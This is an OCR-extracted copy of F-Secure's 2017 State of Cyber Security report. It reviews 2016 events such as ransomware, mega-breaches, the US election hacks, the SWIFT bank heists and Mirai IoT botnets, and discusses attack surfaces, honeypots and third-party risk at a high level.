2017

F-SECURE STATE OF CYBER SECURITY

PUNCHED IN THE MOUTH

A BIG PART of cyber security is being prepared. You want to do as much as you can to prevent attackers from breaching your network. Defenders have all kinds of ways to make this work. They have firewalls. They have endpoint protection. They have password managers. They have security training and information resources. And they have all of these right at their fingertips.

What defenders need more of, however, are solutions for when plans fail. Plans fail because what defenders keep ignoring is that there are people behind every cyber threat. Those people are 100% focused on getting around prevention mechanisms to hit their targets. And one of them will always find a way through.

Take passwords for example. Storing them in a password manager seems like the perfect way to address the problem of having too many long, unique passwords to remember. When you need a password, you simply click an empty field to fill in your credentials, or copy and paste them from your password manager to your browser. And it works great. Until you get distracted, accidentally copy your password into a Tweet, and hit "Send". Well, guess what? Attackers use Twitter. If they follow you or stumble across your Tweet, they can use

"EVERYBODY HAS A PLAN UNTIL THEY GET PUNCHED IN THE MOUTH"
-Mike Tyson

it to hit you. And if that password happens to get them into your Facebook or Gmail account…it's game over.

This is one way attackers throw the technologies we all depend on back in our faces. The Internet is an information tracking, storing, and sharing machine. Its capability goes beyond anything else we've seen in history. For the most part, it's brought more good than bad. But its security implications have yet to sink in.

People say they understand the Internet, and maybe in a technical sense they do. But most users are in the dark when it comes to grasping the significance of technologies that log and track everything. Very few people fully comprehend the fact that their data isn't going to disappear. So defenders need to protect it. And that protection cannot depend completely on the idea that security plans – no matter how good they are – are foolproof.

Individuals, companies, and even governments were compromised in 2016. We all saw them bleeding in the news. Now is the time for defenders to stop asking "What happens if we're hit?" They need to start asking "What happens WHEN we're hit? What happens WHEN our plans fail?"

How do you pick up the pieces? How do you move on? How do you take your data, your accounts, and your livelihood back from attackers and get it under your control again?

Regulations rarely hold answers. But the General Data Protection Regulation coming into effect in 2018 will help many European companies start asking the right questions. And while we're generally very skeptical of how much can be accomplished with regulations and directives, it might be worth introducing security standards for Internet of Things (IoT) devices.

Many IoT device vendors have little to no experience in building internet-connected devices. They build IoT devices to be cheap and to work, but not to be secure. We don't believe this will change without either consumers demanding it, or governments enforcing it. The IoT has the same transformative potential as the World Wide Web, and this potential is both good and bad. We're still playing catch-up when it comes to the Internet. We'd be smart to get ahead of the curve for the IoT.

Nobody can fix every flaw, vulnerability, or weakness. But we can learn to roll with the punches and make them a little less painful when they hit.

MIKKO HYPPÖNEN
Chief Research Officer
@mikko

TOMI TUOMINEN
Practice Leader
@tomituominen

CONTENTS

SHARE REPORT

REVERSE ENGINEERING THE NUMBERS

WHAT'S the biggest online shopping day of the year?

If you live in Western Europe or the United States, you'd probably say Cyber Monday, the first weekday following Black Friday, which has become the unofficial launch of the holiday shopping season.

If you live in China, you likely know the answer is actually 11 November – Singles' Day. Alibaba – the massive Chinese online retailer – adopted the day on which young Chinese people celebrate their independence as a marketing hook and sparked a sales bonanza. In 2016, Alibaba's 11.11 Global Shopping Festival generated $20 billion in sales, dwarfing the $3 billion retailers take in on Cyber Monday. Though the site has been aiming to take Singles' Day global since 2014, there's a decent chance you've never heard of it.

We offer this example as a frame of reference. The Internet is so massive that trying to measure it is a bit like the parable of the blind men and the elephant. You could grab one part and think the whole thing is made of tusk.

Fortunately, from our millions of users and partnerships with more than 200 Internet Service Providers who connect ten millions of users around the globe, we have the ability to get a sense of the whole body. While our partners have exclusive province over all their customer data, our telemetry extracts significant amounts of anonymous yet relevant data. You can Google "F-Secure world map" to see a sample visualization of the data we collect from the majority of countries around the world. We supplement our collection with data mining from several third-party resources, including spam traps and services like VirusTotal, to extrapolate numbers that are representative of the most relevant trends.

This report offers raw numbers when possible and percentages when necessary, given the limitations on the information we collect due to terms and conditions on various products.

No one source can offer a comprehensive picture of how every threat operates all over the world. That's not how threats work. That's not how the Internet works in a world where many online giants have no presence at all in some parts of the world and many threats are polymorphic, offering geographically specific payloads.


In this report, we refer in general to "the Internet"—which is the Internet from our point of view. If you're reading this report, it's probably your point of view, too.

We hope you enjoy it. If you're looking for more background about the data in the report, feel free to contact us.

LOOKING BACK

2016 NOTABLE EVENTS

7



2016 IN REVIEW

8

Cyber security has, in the past, been academic. For most people, anything that involves cyber security – basically, anything related to protecting data or devices – was just a box to tick at work. The layman's perception of it was: "whatever, it doesn't really matter in the real world".

That changed in 2016. This was the year when cyber security stopped being ephemeral and started being all too 'real'.

2016 IN A NUTSHELL

11

SHARE REPORT

2016 NOTABLE EVENTS

LAW & ORDER

APR EU: GDPR data security law passed

JUN Russia: 'Big Brother' bill passed

JUL Privacy Shield replaces Safe Harbor

JUL EU: NIS Directive adopted

NOV China: Cyber security law passed

NOV UK: 'Snoopers' charter' bill passed

DEC US: Rule 41 'mass hacking' change

FEB Apple fights FBI order to unlock terrorist phone

APR FBI 'bought iPhone exploit from hackers'

MAY EU expands Europol powers to track criminals

JUL Microsoft fights US overseas data warrant

SEP Germany blocks Facebook collecting Whatsapp user data

NOV Thai gov't to increase online monitoring

DEC Web giants to identify,remove 'terror content'

MAR FBI cracks iPhone without Apple's help

MAY China to review foreign tech firms' products

JUL Europol, security firms set up anti-ransomware site

NOV EU arrests 178 for phishing, money laundering

NOV 'Avalanche' network dismantled by joint law enforcement effort

HACK THE US ELECTIONS

JUN Democratic National Convention hacked

AUG 'Guccifer 2.0' dumps House Democrat data

AUG FBI: '2 state election board systems hacked'

OCT White House: 'Russia hacked DNC'

DEC US intelligence: 'Russia tampering with US elections'

DEC Obama: 'US to retaliate over hacks of US election'

DATA RELEASES

APR Philippines voter data 55M

APR Turkey citizenry data 50M

MAY Panama Papers

AUG NSA hacking tools

SEP World Anti-Doping Agency data

OCT Clinton campaign emails

OCT Kremlin official's emails

OCT India 3.2M card details

SEP Yahoo! 500 million

NOV Adult FriendFinder 339 million

DEC Yahoo! 1 billion

PASSWORD DUMPS

MAY Tumblr 65M

MAY LinkedIn 117M

MAY Myspace 427 M

JUN VK 100M

AUG Dropbox 68M

SEP Rambler.ru 98M

SEP KrebsOnSecurity site disrupted by Mirai

OCT Dyn DNS service disrupted

DEC Deutsche Telekom, UK Post Office, Talk Talk

RISE OF THE IOT BOTNETS

ATTACK THE BANKS

FEB Bangladesh Bank loses $80M in cyber heist

MAY More banks raided via SWIFT network

JUL ATMs in Taiwan hacked to 'spew money'

AUG SWIFT: 'More banks report hack attempts'

OCT Odinaff hacker gang targets banks via SWIFT network

NOV DDoS attacks on Russian banks

NOV Cobalt hacker gang targets ATMs

NOV Tesco Bank hack affects 20K accounts

PRODUCT SECURITY

MAR Microsoft Office 2016 adds macro blocking feature

APR End-to-end encryption added to messaging apps

AUG Volkswagen keyless entry hack

SEP Tesla Model S remote control hack

OCT US DMCA: Now legal to hack own devices

DEC Firmware 'backdoors' reported on Android phones

2016 IN REVIEW

"ON A PERSONAL LEVEL, RANSOMWARE WAS THE MOST VISIBLE AND DIRECT THREAT TO USERS IN 2016"

CYBER SECURITY has, in the past, been academic. For most people, anything that involves cyber security – basically, anything related to protecting data or devices – was just a box to tick at work. The layman's perception of it was: "whatever, it doesn't really matter in the real world".

That changed in 2016. This was the year when cyber security stopped being ephemeral and started being all too real. This was the year when many of the events reported by mainstream media were essentially about data, at every level from intensely personal to international. This was the year when failing to protect data impacted everything from personal finances to mega-corporation deals to elections.

Ransomware everywhere

On a personal level, ransomware was the most visible and direct threat to users in 2016. By seeking out and hijacking control of a user's files, then demanding payment for their return, ransomware drove home the point that in today's world, data means money.

Ransomware also directly impacted organizations that provided vital 'real-world' services: small local businesses, hospitals, universities, local government services, mass transportation networks, etc. Some of the affected targets chose to pay the ransom demanded rather than lose the data taken hostage. Others chose not to, but were forced to scramble or fall back to slower processes (some of the hospitals reportedly went back to pen and paper) while their systems were disinfected.

Mega-breaches

For businesses, failing to protect data can also lead to uncomfortable questions, for themselves and their clients. In April, over 11 million documents from the Panama-based offshore law firm Mossack Fonseca were anonymously shared with an international coalition of investigative journalists. The papers detailed the financial dealings of some of the world's top politicians and celebrities, including prominent figures in Russia, the United Kingdom, Egypt, Iceland, and China.

This quickly became known as the Panama Papers leak, and led to public protests, one elected official stepping down from public office (Iceland's Prime Minister Sigmundur Davíð Gunnlaugsson), and investigations of individuals in multiple countries by the relevant tax authorities based on the records revealed.

While the Panama Papers leak would in any other year be considered massive, Yahoo announced in September that a data breach which had taken place in 2014 had compromised over 500 million webmail accounts. In

December, Yahoo again announced a data breach, a separate incident that apparently occurred in 2013 and affected 1 billion users. This effectively gave the web giant the unenviable distinction of suffering the largest data breach in history.

Yahoo attributed the first breach to a 'state-sponsored attacker', though questions remain about the attribution. Questions also hang over the full extent of both breaches, the timing of the announcements, and the potential impact of the incidents on the deal between Yahoo and Verizon, which had agreed to acquire the web firm's core properties for $4.83 billion in July, but had not yet closed the deal.

Election shenanigans

2016 is also the year when failing to protect data may actually have swung an election. It is probably impossible to realistically measure the impact of the email server controversy that afflicted the Democratic candidate's campaign during the United States' presidential elections, but there's no dispute that it did influence some voters. It is certainly the first time that the future of an entire nation, and really of most of the world, was affected by an unfortunate IT administrative decision.

The 2016 US presidential elections were remarkable in many ways, not least for allegations of direct hacking by Russia. In July, emails from the Democratic National Convention (DNC) were published on WikiLeaks. In October, the US intelligence community publicly announced that it believed Russia had been behind the DNC hack, and had pursued other operations to introduce uncertainty and influence the elections in favor of the Republican candidate; the underwhelming 'Grizzly Steppe' report jointly released in December by the Department of Homeland Security and the Federal Bureau of Investigation (FBI) sought to document proof of these allegations. In a retaliatory response, President Obama expelled 35 Russian diplomats from the US and imposed sanctions on a number of other Russian individuals and organizations. Russia, which denied the allegations, unexpectedly refrained from the usual tit-for-tat diplomatic action and instead said it would wait for incoming president-elect Trump's administration to see what would happen.

Attack the banks

Much like political establishments, the global financial system has always been a popular target for attack, and 2016 saw a new form of attack emerge. In May, the central bank of Bangladesh was forced to announce that it had suffered a loss of $81 million. Hackers had managed to steal the bank's credentials and issue fraudulent instructions over the SWIFT global bank messaging network to transfer funds from the bank's account with the New York Federal Reserve to accounts in Sri Lanka and the Philippines.

It later emerged that the Bangladesh bank heist was only one of a series of attacks, with reports of banks in Vietnam, Ecuador, and the Philippines being targeted. The attacks essentially used weaknesses in an individual bank's cyber security to commit financial fraud affecting other banks within the same network.

While the average customer wasn't directly affected by the attacks, they raised fears about trust in the global banking system and bank solvency. Some security researchers also highlighted similarities between the bank attacks and the hack of Sony Entertainment Pictures in 2014. The hack was attributed to North Korea, which has been under heavy international sanctions for years. If the bank attacks can also be conclusively attributed to North Korea, it would be the first known instance of a state using cyber attacks to gain funds.

"2016 IS ALSO THE YEAR WHEN FAILING TO PROTECT DATA MAY ACTUALLY HAVE SWUNG AN ELECTION"

Rise of the IoT botnets

While targeted infiltrations and thefts such as the bank hacks usually affect only a handful of people, 2016 also saw the rise of Internet of Things (IoT) botnets and their use in launching Distributed Denial of Service (DDoS) attacks that can directly affect thousands, or even millions of users.

DDoS attacks have always been an occasional nuisance, but the explosion of internet-connected devices with poor or no device security means that any individual with basic computing knowledge and a grudge can now use easily available tools to create a botnet with a colossal amount of computing power.

The first notable instance of this was the October attack on security researcher Brian Kreb's KrebsOnSecurity website, which was hit with traffic that peaked at 620gbps, nearly double the next largest such attack. This was swiftly followed by an attack on the Dyn DNS service, which lead to disruptions in web traffic to multiple major websites, including Twitter, Amazon, Tumblr, Reddit, Spotify, and Netflix.

These attacks were attributed to a botnet coined Mirai. In November, the source code for the botnet

"IN 2016, USER DATA AND ITS TRANSMISSION OVER THE INTERNET CAME UNDER INCREASING STATE SCRUTINY"

was released online, and other hackers quickly began creating their own versions of the botnet using the released code. Soon after, banks in Russia announced that their web portals had been briefly disrupted by DDoS attacks launched by these new botnets, while customers of the Deutsche Telekom, Post Office, and Talk Talk ISPs in the UK and Germany found that their routers had been infected by Mirai variants.

State versus private data versus tech firms

In 2016, user data and its transmission over the Internet also came under increasing state scrutiny. Many countries are either considering or have passed legislation that would effectively grant the state greater access to users' communications. This includes the Investigatory Powers Act 2016 in the United Kingdom (aka the 'Snooper's Charter'); the amendment to the Rule 41 Search and Seizure law in the United States; the 'Yarovaya package' anti-terrorism bill (aka the 'Big Brother' bill) in Russia; and so on.

While users who don't live in these countries might consider these legal changes completely irrelevant, their data may still be affected. Data today isn't confined by national borders. Global tech companies such as Google or Apple are now effectively international custodians of their users' information, and have increasingly been pushing back against state demands for access to it.

The most visible example of the tension between the companies holding user data and state authorities was the legal battle in the first half of 2016 between the FBI and Apple over demands that the tech firm help them break the encryption on an iPhone belonging to one of the 2015 San Bernardino terrorists. The courtroom battle came to an unexpected end when the FBI was able to access the device without assistance from Apple, after they reportedly purchased an exploit from a third party. While the court case has ended, questions remain about the boundaries for state access to user data.

As such, perhaps the most direct and immediate improvement in cyber security to take place in 2016 was the unexpected move by WhatsApp Messenger to introduce default end-to-end encryption for its popular messaging app. This form of encryption means that the company itself cannot see or provide the content of messages sent over its network. This simple and effective change provided better data security and privacy for over 1 billion users around the world, including many in countries where privacy or human rights are less highly regarded.

2016 IN A NUTSHELL


RANSOMWARE GOES MAINSTREAM

ENCRYPTION DEBATE

BANKS ATTACKED FROM WITHIN

DATA BREACHES

DDOS ATTACKS TAKEN TO THE NEXT LEVEL



INFORMATION WARFARE?

SIZING UP ATTACK SURFACES

When non-technical people picture a cyber attack, they most likely conjure up an image of a hacker in a hoodie sitting in a basement, or a bespectacled military nerd in a command center halfway across the globe. While this sort of scenario could be true (at least the halfway around the globe part), some of the more sophisticated cyber attacks and crimes that were carried out during 2016 involved the use of physical intrusions. Physical intrusions tend not to be publicized all that often, and hence most people aren't aware of them, except for things like device theft or ATM skimmers.


A physical intrusion is a very effective way to carry out a targeted attack against a company or individual. Since people are usually not on the lookout for the telltale signs of physical breaches, they're alarmingly easy to carry out and tend to go undiscovered for a long time.

Our own Cyber Security Services teams carry out physical attacks as part of the threat assessment projects we run with customers. Their anecdotes are both fascinating and eye-opening. They're often funny too. While the authors were drafting this report, a CSS consultant shared an anecdote about how they'd infiltrated a network closet at a customer site and installed some malicious devices, only to return a few weeks later and find that someone had neatly tidied them up on the shelf. It's amazing how much they're able to get away with, in plain sight.

SHARE REPORT

CYBER SECURITY SERVICES CUSTOMER SEGMENTS


13



SO MANY VULNERABILITIES, SO LITTLE TIME

14

From a company's point of view, handling high-severity vulnerabilities is a number one priority. And they get handled in well run organizations. High-severity vulnerabilities get a lot of visibility, and because if this, they're patched on the spot.
But vulnerabilities alone don't make up your company's entire attack surface. Your CISO is probably more worried about phishing and upstream attacks than internal network misconfigurations and unpatched internal systems.



WHO'S AFTER WHO?

16


F-Secure researchers employ a global network of honeypots to help monitor the online threat landscape. While there are limitations to what honeypots can tell us, they are an excellent source of information regarding high-level patterns and trends, such as how attackers, self-replicating botnets, and other sources find targets.

THE WEAKEST LINK


20

Most companies rely on external contractors, partners, and suppliers to get business done. We've observed that in many cases, the security practices of third parties are overlooked when this sort of integration takes place.

Every third party you work with has the potential to increase your attack surface. This can lead to *opportunistic* or *targeted* attacks. Any breach that involves an attacker pivoting into your network via a third party can be defined as an *upstream* attack.




CYBER SECURITY SERVICES CUSTOMER SEGMENTS



F-SECURE CYBER SECURITY SERVICES provide consulting services in a number of areas, notably threat assessment, incident response, digital forensics, software security, and risk management. This pie chart shows a breakdown of the customers for these services during 2016.

